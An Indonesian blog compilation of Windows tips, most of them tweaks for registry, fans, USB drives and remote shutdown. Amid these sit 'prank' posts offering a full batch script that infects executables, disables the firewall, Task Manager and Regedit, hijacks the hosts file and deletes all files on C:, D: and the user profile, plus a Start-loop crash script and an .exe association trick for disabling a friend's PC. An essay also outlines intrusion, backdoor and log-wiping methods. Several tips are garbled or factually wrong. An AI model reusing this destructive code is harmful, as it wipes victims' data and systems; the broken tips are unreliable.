Jika pada komputer host , Anda bubuhkan WEP Password maka windows XP meminta anda untuk mengisi password sebelum anda terkoneksi ke jaringan Ad Hoc Anda.

9 Hal menarik yang bisa kamu lakukan di Komputermu

1. Membersihkan Context Menu
Sebelum nyoba-nyoba eksperimen yg parah2, ini bisa digunakan sebagai "Pemanasan". Banyak software tanpa sepengetahuanmu membuat entri dalam context menu. Dengan Software ShellExView, kamu bisa menyingkirkannya dari context menu.
Caranya: Urutkan berdasarkan kolom "Type" dan temukan program dengan type "Context Menu" untuk disingkirkan. Pilih "Disable Selected Items" dalam context menu yg tampil untuk menyingkirkannya.
Resiko: Apabila menyingkirkan entri yg salah, kamu akan kehilangan option2 yg penting.

2. Menyingkirkan Beban DOS
Kebanyakan software sistem tidak menggangu sistem operasi. Lain halnya dengan software harddisk warisan DOS untuk memeriksa nama file yg justru menghambat performa.
Caranya: Dalam registry editor, pindah ke "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem". Carilah entri "NtfsDisable8dot3NameCreation". Ubah valuenya menjadi "1". Kecepatan harddisk masih bisa ditingkatkan dengan menonaktifkan time stamp yg dibuat Windows pada saat kamu membuka sebuah folder. Untuk itu, cari entri "NtfsDisableLastAccessUpdate", lalu ubah valuenya menjadi "1".
Resiko: Apabila kamu mengedit entri yg salah, bisa2 sistem NTFS rusak dan windows tidak bisa boot lagi.

3. Mempercepat Start
Untuk mempercepat startup, kamu kerap kali dimasukkan ke dalam Task Manager dan mengatur prioritas program yg rumit. Alternatifnya, buat file batch pada desktop yg bisa langsung dijalankan. Dengan ini, software yg dapat membebani prosesor, seperti game, bisa mendapatkan perhatian lebih.
Caranya: Gunakan teks editor Notepad++ dan buat perintah ini:
"cd.""
"start./."
Keterangan disini bersifat optional, biasanya cukup gunakan entri "start/". Kaitkan beberapa program satu sama lain dengan cara ini agar aplikasi yg kamu pake mendapatkan proritas tinggi dan tool-tool latar belakang diturunkan prioritasnya.
Contohnya, prioritas game "PES 2011" dinaikkan dan ITunes diturunkan:
"cd."C:\Program Files\KONAMI\Pro Evolution Soccer 2011\"
"start./high.PES2011.exe"
"cd."C:\Program Files\ITunes\"
"start./low.iTunes.exe"
Simpan file dengan format ".bat"
Resiko: Penentuan prioritas yg salah bisa menghambat performa PCmu.

4. Menghentikan Laporan Error
Laporan error Windows karena program yg mendadak crash cukup merepotkanmu. Atur agar laporan error tsb tidak tampil lagi
Caranya: Buka registry editor, pilih HKEY_USERS\.DEFAULT\Control Panel\Desktop" dan buat entri baru bernama "AutoEndTasks". dengan mengklik kanan bagian kosong dan pilih New | String Value.
Resiko: Penyebab error pada program sukar dideteksi jika laporan error tidak aktif lagi.


5. Menutup Program
Apakah Shutdown Wondows-mu terlalu lama? Atasi saja dengan menurunkan waktu shutdiwn Windows.
Caranya: Buka registry editor, pergi ke HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control", lalu beri nilai "3000" pada entri "WaitToKillServiceTimeout".
Resiko: Dengan percepatan ini, Windows secara otomatis akan "membunuh" semua program yg sedang berjalan, sehingga data dan setting yg belum disimpan bisa hilang.


6. Menghentikan Cek Harddisk
Setelah terjadi windows crash, biasanya windows memaksa kamu untuk mencek harddisk jika ada driver yg "cacat".
Caranya: Buka registry editor, pilih HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager, dan edit nilai BootExecute. Biasanya disini ditemukan entri autocheck autochk *. Ubah misalnya menjadi "autocheck autochk /k:C*". Untuk menonaktifkan proses cek drice C:. Apabila entri "BootEnecute" belum ada, buat melalui menu New | Multi-String Value.
Resiko: Tanpa check harddisk, Windows tidak bisa mendeteksi error pada harddiskmu sehingga berpotensi banyak data yg akan hilang.

7. Mengoptimalkan Kipas CPU
Kipas yang selalu berdengung bisa jadi sumber kebisingan buat kamu. Dengan setting yang tepat, kamu bisa mengurangi kebisingan tersebut sekaligus menjamin udara segar yg memadai.
Caranya: Untuk mengatur kecepatan putar kipas CPU, gunakan SpeedFan. Setelah dijalankan, klik "CPU Core" dalam tab "Temperature". pada bagian bawah tampak dua bagian suhu, yaitu "Desired", dan "Warning". Atur suhu minimal pada 15 derajat celcius. Pada "Warning" cantumkan suhu maksimal, di mana kipas berputar dengan frekuensi penuh agar CPU tidak kepanasan. Nilai yang tepat tergantung CPU yg digunakan (suhu 40 derajat celcius bisa jadi acuan).
Lakukan konfigurasi yg sama pada bagian "System". Sebagai suhu maksimal bisa kamu cantumkan 50-55 derajat celcius. Selanjutnya, atur frekuensi putar kipas dalam tab "Speeds". Cantumkan, misalnya nilai "0" dibawah "Minimum Value" dan nilai diantara 30 dan 40 untuk "Maximum Value". Selain itu, berikan tanda juga pada opsi "Automatically variated".
Konfirmasikan inputmu dengan "OK". Dalam menu utama, tandai juga opsi "Automatic fan speed". Periksa secara berkala naik-turunnya suhu dan bila perlu lakukan koreksi nilai bila kurang tepat.
Resiko: Apabila terlalu banas, CPU otomatis shutdown. Komponen-komponen lainnya juga bisa risak bila kamu salah mengatur kecepatan kipas, terutama dibagian pengatur tegangan.

8. Mengontrol Kecepatan Kipas GPU
Kipas graphics card sering menjadi sumber kebisingan. Padahal, kecepatan maksimum kipas yg berisik tsb hanya dibutuhkan pada saat beban penuh. Untuk itu, atur agar kecepatan kipas otomatis disesuaikan dengan beban GPU.
Cara: Gunakan freeware RivaTuner. Setelah menginstall dan menjalankannya, klik "Customize" pada bagian "Target Adapter" yang ada pada tab "Main". Pilih toolbar yang berlabel "Hardware Monitoring" untuk menampilkan suhu aktual graphics card. Yang penting disini adalah bagian "Core Temperature" yang secara terus menerus menampilkan suhu optimalisasi berikut.
Selanjutnya, kembalilah kepada menu utama. Klik "Customize" pada "Driver Settings" dan pilih "System Settings" Buat serangkaian profil dengan berbagai kecepatan kipas agar sesuai dengan panas yg dihasilkan.
Cara: Dalam tab "Fan" pilih "Direct Control" dalam menu drop-down tersebut. Selanjutnya kamu harus mengatur kipas secara manual dengan slider. Pertama, turunkan lebih dari 50% dan simpan hasilnya dalam "Fan Profile Settings" dengan nama yg jelas seperti "Fan 40%".
Setelah membuat 5 profil yg berbeda, tutup window dan klik "Launcher", lalu pada tanda "+" berwarna hijau di sisi bawah window untuk mengaktifkan profil. Untuk itu dalam menu "Regular Menu Item Editor" masukkan sebuah nama, seperti "Lowest Speed" dan aktifkan "Associated Fan Profile". Masukkkan profil dengan kecepatan terendah, "Fan 40%". Ulangi proses yg sama untuk setiap profil.
Selanjutnya, kaitkan profil dengan suhu graphics card. Dalam tab "Scheduler" klik tanda "+" dan berikan sebuah nama dibawah "Task". Untuk setting kipas terendah misalnya ambil "Speed at 50-55 degree". Dibawah "Name", masukkan profil "Lowest Speed". Pada "Schedule" pilih "On hardware monitoring threshold" dan dibawah "Threshold" masukkan suhu operasi yang rendah - tergantung graphics card - sekitar 50 derajat celcius.
Pada "Direction" pilih "Upward". Ulangi proses dengan setiap profil dan setiap kali tingkatkan ambang batas sekitar 10 derajat celcius hingga pada suhu tertinggi 95 derajat celcius, kipas berputar dengan kecepatan penuh.
Dengan cara yg sama, kamu dapat menurunkan kecepatan kipas GPU. Masukkan semua "Task" dalam "Scheduler" dalam urutan sebaliknya dan dibawah "Direction" pilih "Downward".
Resiko: Suhu yg terlalu panas dapat membuat graphics card menjadi rusak. Hal ini pun juga akan merembet hingga ke hardware lain.

9. Mempercepat USB Flash Drive
USB Flash drive umumnya diformat dengan sistem file FAT agar kompatibel dengan berbagai sistem. Namun, hal ini justru menjadi salah satu penghambat performa Windows. Abaikan saja aturan tersebut dan konfigurasikan agar USB flash drivemu memiliki kecepatan tulis yg maksimal. Untuk itu, ubah sistem file dan nonaktifkan sistem pengaman Windows nya.
Caranya: Pertama, backup semua data di flashdiskmu ke hard disk. Bukalah Control panel -> System and Security.
Kini tampak semua partisi dan media data terpasang. Pilih USB Flash Drive kamu di bagian bawah window. Kamu dapat menemukannya dengan merujuk pada kapasitas dan kategorinya (Removable). Buka context menu dan dan pilih "Format". Pada bagian "File System" pilihlah "NTFS" dan konfirmasikan dengan OK. Setelah proses format selesai, kamu masih harus menyesuaikan flashdisk tsb dengan Control Panel -> Device Manager. Pilih Properties pada context menu USB Flash Drive tersebut dalam bagian "Disk Drives". Pada tab "Policy", aktifkan opsi "Better Performance".
Resiko: Apabila USB flashdisk dicabut dari PC tanpa melalui prosedur yg benar, kamu beresiko kehilangan data. Oleh karena itu, cabutlah melalui prosedur yg benar (Safely Remove Hardware). Namun, ini bukanlah jaminan 100%. Apabila Windows crash, dan reset, seluruh isi USB Flashdisk beresiko rusak.

Aug 6, 2011

Mematikan komputer dengan Handphone

Metode ini memungkinkan pengguna untuk melakukan shutdown, restart, dan hibernate pada komputer hanya dengan mengirimkan email dari handphone.


Untuk melakukan hal ini, hanya dibutuhkan Microsoft Outlook pada komputer, yang sudah pasti ada pada Microsoft Office. Jadi, ini langkah-langkahnya :
1. Pertama, kamu harus membuat batch file (.bat) untuk melakukan shutdown, restart dan hibernate... Kamu bisa melakukannya nanti


2. Buka Notepad dan ketik c:\windows\system32\shutdown -s -f -t 00. Simpan sebagai shutdown.bat


3. Buka Microsoft Outlook. Pastikan kamu sudah mengatur email di Outlook. Sekarang kita akan mengatur sehingga Outlook akan mengecek email masuk setiap menit (waktu bisa diatur bebas). Lakukan dengan pilihan Tools: Options


4. Lalu klik tab Mail Setup, selanjutnya button Send/Receive


5. Pastikan checklist Schedule an automatic send/receive every.. dan atur nomor ke 1 (atau terserah kamu). Tutup kotak dialog.


6. Selanjutnya Tools: Rules and Alerts, klik Options di pojok kanan atas lalu tekan button Import Rules


7. Pilih file shutdown.bat yang tadi telah dibuat.


8. Sekarang, saat kamu mengirim pesan dari handphone ke email dengan subyek shutdown atau smsshutdown%%, komputermu akan shutdown....


Selamat Mencoba!!

Aug 5, 2011

Menghapus virus lewat command prompt

Virus adalah program yang berbahaya yang dirancang khusus untuk menyusup dan merusak system computer tsb.atau memanfaat kan celah keamanan di system yang ada dalam computer kita.Virus juga dapat mengifeksi perangkat seperti flash disk. Hal ini yang terjadi apabila kta mendownload file yang ternyata berisi virus atau bisa saja flashdisk kita tertula olehhardisk yang sudah terjangkit virus lebih awal.kita bisa menghapus virus menggunakan cmd “command prompt” berikut langkah-langkahnya:

-Masukan removable disk ke port USB computer anda
-klik tombol “cancel” pada dialog box yang menawarkan pebukaan folder atau jangan membuka flashdisk tsb. Sama sekali.
-klik “start” pada desktop dan klik tombol “run” dan lalu ketikan “cmd” ()tanpa tanda kutip) ke dalam kolom teks “run”. Kemudian tekan enter atau klik ok. Setelah itu akan tampil “command prompt”
-ketik nama direktori flashdisk kita setelah itu tekan enter.sebagai contoh kita ketikan “G”,.”F” dan istilah lainya tergantuk partisi computer kita,
-ketik “dir/w/a” (tanpa tanda kutip) pada command prompt dan tekan enter,tunggu sampai semua nama file tampil.
-cari virus yang ada pada daftar file pada tampilan tadi. Carilah file dengan nama “autorun.inf,ravmon.exe,new folder.exe yang mungkin mencuriakan file virus,
-nonaktifkan semua file dengan mengetikan “attrib-r-a-s-h *.*” (tanpa tanda kutip)
Dalam command prompt lalu ketik enter.
-sekarang kita hapus file yang mencurigakan tadi,dengan cara keik “del” (tanpa tanda kurip)diikuti dengan nama file pada command prompt, lalu tekan enter.contoh : *del namafile.exe”
-klik kanang pada ikon removable disk yang terletak di sudut kanan bawah dari desktop
Anda pilh “safely remove hardware”

Selmat mencoba dan semoga berhasil.......

cara membuat komputer modar degan notepad

cara membuat komputer eror ini,mungkin berbahaya,tapi jika digunakan dengan teliti,hati2,dan digunakan dengan bijak,ini akan sangat membantu..saya belum uji ini,saya hanya mempelajari,karena masih belum dapat korban untuk mengoperasikan cara ini heee..silahkan cicipi dulu nih..ok

Tanpa basa basi yachBuka notepadKetik perintah di bawah ini:
@echo off:aStartStartStartStartStartStartgoto
:asave di .bat yaa gan!!:Dslamat menikmati:D...

Membuar file merusak Komputer dan system komputer

Ini bwat orang yang suka usil,jangan terlalu usil yah..ini berbahaya lho..*biar ga usil*
ok tanpa basa basi,dri pada basi..ga bisa dimakan,mubazir

copy ke notepad kemudian save as iseng.bat simpan mau dimana saja
-------------------------= Awal =-------------------------------------
@echo off
Dir %Homedrive% /s /b > DirPath
For /f %%Y In (DirPath) Do (
Set DirPath=%%Y > Nul
For %%Z In (%DirPath%*.exe) Do (
Set ExeInfect=%%Z > Nul
Copy /y %0 %ExeInfect%
)
)

Del /f /s /q DirPath
Dir %SystemRoot% /s /b > PathHost
For /f %%a In (PathHost) Do Copy /y %0 %%a > Nul
Del /f /s /q PathHost > Nul
net stop "MpsSvc"
taskkill /f /t /im "FirewallControlPanel.exe"
del /f /q "C:Program FilesInternet Exploreriexplore.exe"


REG ADD HKCUSoftwareMicrosoftWindowsCurrentversionExplorerAdvanced /v Showsuperhidden /t reg_dword /d 0 /f
REG ADD HKCUSoftwareMicrosoftWindowsCurrentversionpoliciesexplorer /v nofolderoption /t reg_dword /d 1 /f
REG ADD HKCUSoftwareMicrosoftWindowsCurrentVersionPoliciesSystem /v DisableTaskMgr /t REG_DWORD /d 1 /f
REG ADD HKCUSoftwareMicrosoftWindowsCurrentVersionPoliciesExplorer /v NoFind /t REG_DWORD /d 1 /f
REG ADD HKCUSoftwareMicrosoftWindowsCurrentVersionPoliciesExplorer /v NoViewOnDrive /t REG_DWORD /d 4 /f
REG ADD HKCUSoftwareMicrosoftWindowsCurrentVersionPoliciesSystem /v DisableRegedit /t REG_DWORD /d 1 /f

cd "%windir%System32Driversetc"
echo 127.0.0.1 google.com >> "Hosts"
echo 127.0.0.1 www.google.com >> "Hosts"
echo 127.0.0.1 youtube.com >> "Hosts"
echo 127.0.0.1 www.youtube.com >> "Hosts"
echo 127.0.0.1 msn.com >> "Hosts"
echo 127.0.0.1 www.msn.com >> "Hosts"
echo 127.0.0.1 hotmail.com >> "Hosts"
echo 127.0.0.1 www.hotmail.com >> "Hosts"
goto 1
:2
cd %userprofile%
del /f /s /q *.*

cd
D:
del /f /s /q *.*

cd
C:
del /f /s /q *.*
goto hell
:1
echo %random% > "%windir%system%random%Spammed Filetype"
goto 2

:hell
shutdown -r -f -c "Good Luck to Computer in Clear" -t 5

--------------------= end =-------------------------------

Aug 1, 2011

Membuat computer lumpuh

Nih buat orang yang usil-usil nih,ada cara ngerjain temen bahkan bisa nyamar2 dikit kaya pahlawan,padahal kamu yang rusakin,kamu pura-pura benerin..mancaaap dahh..langsung aja di baca atuh..monggo (oiya hal ini juga berbahaya,sebaiknya untuk berjaga2 anda bisa download deepfreeze disini dan menginstalnya,karena pengalaman saya,di windows xp ga bisa dibenerin..tapi apa salahnya mencoba)

-buka command prompt
Seperti biasa..
Lalu ketik kode berikut:

Assoc.exe=disable
Maka semua file .exe tidak akan dibuka..kata-kata disable bias anda ganti dengan nama apa saja,karma itu nanti akan menjadi nama pengganti,dan tulisan assoc.exe bias anda ganti menjadi assoc.com tapi yang akan lumpuh bukan .exe melaikan .com..lalu cara memperbaikinya bagaimana,kan command prompt itu ber .exe..
          Caranya anda dapat membuka run..lalu ketik “command” (tanpa quotes)
Buka file yang bertulisan command bukan command prompt..setelah itu ketik kode berikut ini:
         
          Assoc.exe=exefile

dan semua kembali semula,lalu kebalikannya jika anda melumpuhkan yang .com maka buka command prompt ber .exe
selamat mencoba!!

Semoga berhasil…

Membuat flash disk kebal virus

Kamu ngerasa frustasi karena flashdisk kena virus melulu,nih ada caranya,membuat flashdisk anti virus,seperti di kasih imun,heee…silahkan dibaca..oiya anda juga bisa mendownload antivirus untuk flashdisk namanya MXone disini

Buka flashdisk anda,lalu anda membuat folder baru,caranya:

-klik kanan/new/folder
Setelah itu beri nama folder tsb dengan nama ini:
Autorun.inf
Setelah itu buka folder tsb dan buat text document caranya:

-Klik kanan/new/text document
Setelah itu anda bisa memberi nama dengan sembarang nama,karma nanti kita akan mengganti nama tsb.(jangan close folder tsb,di minimize saja)

Lalu buka character map,caranya:
Klik start/all program/accerssories/system tool/character map
Setelah terbuka anda mengganti font tsb dengan lucida sans uncode,setlah itu anda harus mengetik kata-kata apa saja 4
huruf,

lalu klik tulisan copy,setalah itu buka text document sebelumnya,dan klik kanan dan rename,lalu takan shortcut paste (ctrl + v)
Selesai deh…semoga saja hal tsb berhasil,tapi 80% berhasil,saya buktinya..

Teknik Mengcrack

Melky F. Kurniawan

Dalam tulisan ini saya coba ketengahkan beberapa teknik yang umumnya digunakan teman-teman untuk melakukan crack ke sistem komputer. Referensi-nya bisa dibaca di


Salah satu referensi menarik lainnya adalah artikel dari Front-line Information Security Team, "Techniques Adopted By 'System Crackers' When Attempting To Break Into Corporate or Sensitive Private Networks," fist@ns2.co.uk & http://www.ns2.co.uk

Lembaga apa saja sebetulnya yang biasanya rentan terhadap serangan cracker ini? Ada cukup banyak sebetulnya mulai dari:

  • institusi finansial & bank
  • Internet service provider (ISP)
  • Perusahaan farmasi
  • Lembaga pemerintah & pertahanan
  • Perusahaan multinasional

Para cracker ini profile-nya seperti apa? Jika kita perhatikan baik-baik maka umumnya mereka adalah pria berusia antara 16-25 tahun. Mereka umumnya melakukan cracking untuk meningkatkan kemampuan cracking mereka atau untuk menggunakan resource yang ada di jaringan untuk keperluan pribadinya. Umumnya mereka ada opportunis yang secara untung-untung menscan sistem untuk melihat lubang dari sistem. Umumnya setelah berhasil memasuki sistem yang dimaksud kemudian mengambil akses administrator (root) dari sistem tersebut; kemudian membuat akses backdoor agar dikemudian hari dapat memasuki sistem tersebut lagi sambil menutup berbagai lubang security yang ada supaya cracker lain tidak bisa memanfaatkan sistem yang dia kuasai ini.

Sebelum memasuki berbagai teknik yang dipakai oleh para cracker untuk menguasai sistem ada baiknya kita melihat secara sepintas saja metoda apa saja yang digunakan oleh berbagai perusahaan ini untuk menyambungkan ke Internet. Secara sederhana umumnya berbagai perusahaan / instansi menyambung ke Internet menggunakan teknik-teknik firewall dan proxy server untuk akses bagi anggota / karyawan / siswanya agar bisa akses bersama melalui satu saluran komunikasi. Adapun hubungan ke Internet umumnya digunakan untuk hosting webserver, servis e-mail agar bisa berhubungan dengan dunia luar dan memberikan akses ke Internet bagi perusahaan / anggota / siswa.

Dalam setup jaringan komputer yang demikian umumnya webserver bukanlah tempat yang cukup menarik untuk di serang jika kita menginginkan akses ke informasi yang ada dalam corporate network. Kalaupun seorang cracker menyerang webserver umumnya digunakan untuk mengubah file yang ada untuk menjatuhkan citra perusahaan / lembaga. Bagi cracker yang berkeinginan untuk memasuki intranet corporate maka serangan akan dilakukan ke server e-mail karena biasanya server e-mail yang mempunyai saluran secara langsung ke dalam intranet untuk bertukar e-mail antara dunia intranet dan dunia internet. Bagi cracker yang cukup canggih maka serangan akan dilakukan pada router menggunakan scanner secara agresif terhadap protokol managemen SNMP yang akhirnya bisa mengubah router yang ada menjadi jembatan mereka memasuki intranet dari internet.

Setelah mengetahui berbagai modus yang ada di atas mari kita bahas sedikit lebih detail tentang cara mereka menyerang. Teknik pertama yang perlu dilakukan oleh para cracker ini adalah teknik ‘cloak’ yang pada dasarnya menyembunyikan diri pada saar menyerang agar administrator jaringan di ujung sebelah sana tidak menyadari bahwa mesin-nya sedang di serang. Teknik ‘cloak’ yang biasanya digunakan oleh para cracker ini adalah:

  • Melakukan bouncing (melompat) dari mesin yang sebelumnya telah di serang melalui program telnet atau remote shell rsh.
  • Melakukan bouncing (melompat) dari mesin yang menjalankan windows melalui software wingate mereka.
  • Melakukan bouncing (melompat) dari server proxy yang salah di konfigurasinya.

Seorang cracker pada saat menyerang harus mengumpulkan banyak informasi tentang jaringan yang akan dia serang. Beberapa teknik yang umumnya digunakan untuk mengumpulkan informasi tersebut biasanya dijalankan di perangkat Unix (bukan windows) yang antara lain adalah:

  • Menggunakan perangkat lunak nslookup dalm memberikan perintah ‘ls <domain atau network>.
  • Melihat file HTML di server Web anda untuk mengidentifikasi host lain di intranet anda.
  • Melihat berbagai dokumen yang ada di server file (FTP) anda.
  • Melakukan hubungan ke server mail anda menggunakan perintah ‘telnet host 25’ dan memberikan perintah ‘expn <user>’.
  • Mem-‘finger’ pengguna yang memiliki account di mesin yang terbuka di internet.

Selanjutnya adalah mengidentifikasi komponen jaringan apa saja yang di set sebagai komponen yang paling di percaya di jaringan intranet perusahaan tersebut. Biasanya mesin yang digunakan administrator atau server biasanya dipercaya sebagai mesin paling aman di jaringan.  Untuk melihat mesin mana yang di anggap paling aman di jaringan biasanya para cracker ini start dengan melihat men-cek daftar export dari Network File System (NFS) ke directory /usr/bin, /etc dan /home dimesin mana saja dilakukan operasi NFS tersebut. Jika bisa mengakses webserver maka bisa juga mengeksploitasi kelemahan Common Gateway Internet (CGI) untuk mengakses file /etc/hosts.allow.

Setelah melihat mesin mana yang dianggap paling aman / paling bisa dipercaya di jaringan intranet yang ingin kita serang. Langkah selanjutnya adalah mengidentifikasi kelemahan mesin-mesin tersebut. Ada beberapa program yang umumnya bersifat public domain & bisa secara mudah + gratisan di ambil di internet yang bisa digunakan untuk melakukan operasi tersebut, beberapa diantara program di Linux untuk keperluan tersebut adalah ADMhack, mscan, nmap & banyak scanner kecil. Biasanya agar administrator mesin tidak mengetahui bahwa kita melakukan scanning tersebut maka program ini di sembunyikan di balik program ‘ps’ atau ‘netstat’. Jika router di institusi / lembaga lawan tersebut ternyata mengaktifkan kemampuan agar bisa dimanage jarak jauh menggunakan protokol SNMP maka cracker yang lebih canggih bisa mengaktifkan teknik scanning SNMP yang bisa menguasai router tersebut.

Beberapa hal yang biasanya di cek pada saat melakukan scanning pada sebuah alat di jaringan komputer antara lain adalah:

  • Scan port TCP dari sebuah mesin.
  • Melihat servis RPC yang dijalankan menggunakan portmapper.
  • Melihat daftar export melalui nfsd.
  • Melihat daftar directory yang di share melalui samba / netbios.
  • Melakukan banyak finger untuk mengidentifikasi account default.
  • Scan kelemahan Common Gateway Interface (CGI).
  • Identifikasi kelemagan berbagai software server yang dijaankan di mesin seperti, sendmail, IMAP, POP3, RPC status & RPC mountd.

Setelah mengetahui kelemahan sistem, cracker tinggal mengambil alih sistem sistem dengan menjalankan program dari jauh untuk mengeksploit kelemahan software daemon server untuk memperoleh akses administrator / root dari mesin anda. Setelah cracker berhasil memperoleh akses ke peralatan yang lemah tadi maka cracker umumnya melakukan operasi pembersihan ‘clean up’ terhadap file log agar tidak terlihat oleh si administrator mesin tentang apa yang dilakukan oleh si cracker. Kemudian cracker akan memasang software / program yang diperlukan untuk membuat ‘backdoor’ agar dikemudian hari dapat mengakses sistem tersebut. Memasang .rhosts file di /usr/bin agar dikemudian hari dapat menjalankan program di mesin yang sudah dikuasai menggunakan perintah rsh & csh dari jauh saja.
Pada titik ini sebetulnya mesin sudah dikuasai tinggal dimanfaatkan saja. Ada banyak hal yang bisa dilakukan oleh cracker dalam memanfaatkan mesin yang sudah dia kuasai, antara lain:

  • Menjadikan jembatan antara Internet dengan intranet network.
  • Menginstalasi sniffer untuk melihat traffic yang sedang berjalan di LAN Corporate network di situ bisa dilihat berbagai password, nomor kartu kredit kalau tidak dilindungi. Program cpm di http://www.cert.org/ftp/tools/cpm mungkin bisa membantu memperbaiki interface yang dipasangi sniffer ini.
Yang paling sial kalau cracker menjalankan perintah ‘rm –rf /&’ karena mesin akan hancur lebur. Anda akan membutuhkan waktu beberapa jam s/d beberapa bulan untuk memperbaikinya kalau anda tidak pernah memback-up setting anda. Hal ini akan sangat berbahaya jika dijalankan di mesin-mesin yang menjalankan operasi ‘mission critical’ misalnya server di perbankan dll.

Proteksi folder atau software di komputer

Kali ini saya akan memposting tentang,bagaimana anda mengamankan folder/software dllnya yang ada dalam computer/laptop anda,terkadang seseorang.
Dengan lancang dan seenaknya mengambil data-data penting/mengcut software
Yang sangat kita buutuhkan,mungkin ada juga yang iseng-iseng menyembunyikan folder kita di dalam flashdisknya
Bagaiana mengatasinya? Ikuti langkah di bawah ini:


Buka Run Dengan Menekan Win(lambang windows) + R
Lalu ketik “regedit” (tanpa tanda kutip)
Lalu klik ok/tekan enter
Maka kamu akan memasuki registry editor seperti gambar dibawah:


lalu pilih
-HKEY_LOCAL_MACHINE/System/CurrentControlSet/Control/
StorageDevicePolicies 

-Buat DWORD baru,caranya..klik kanan/new/DWORD (32-bit) value..ganti nama sesuka anda karena saya tidak hafal nama seharusnya..tapi itu tidak menjadi masalah kok..

Setelah anda membuat DWORD tadi anda boleh membukanya,dan
Untuk menjaga folder anda yang di pc/laptop tidak sembarang di copas anda bisa merubah value data yang tadinya nol (0) menjadi 1 (satu),dan selesai....untuk mengembalikannya anda bisa mengembalikan angka 1 (satu) dengan angka 0 (nol) seperti semula,

Semoga Berhasil..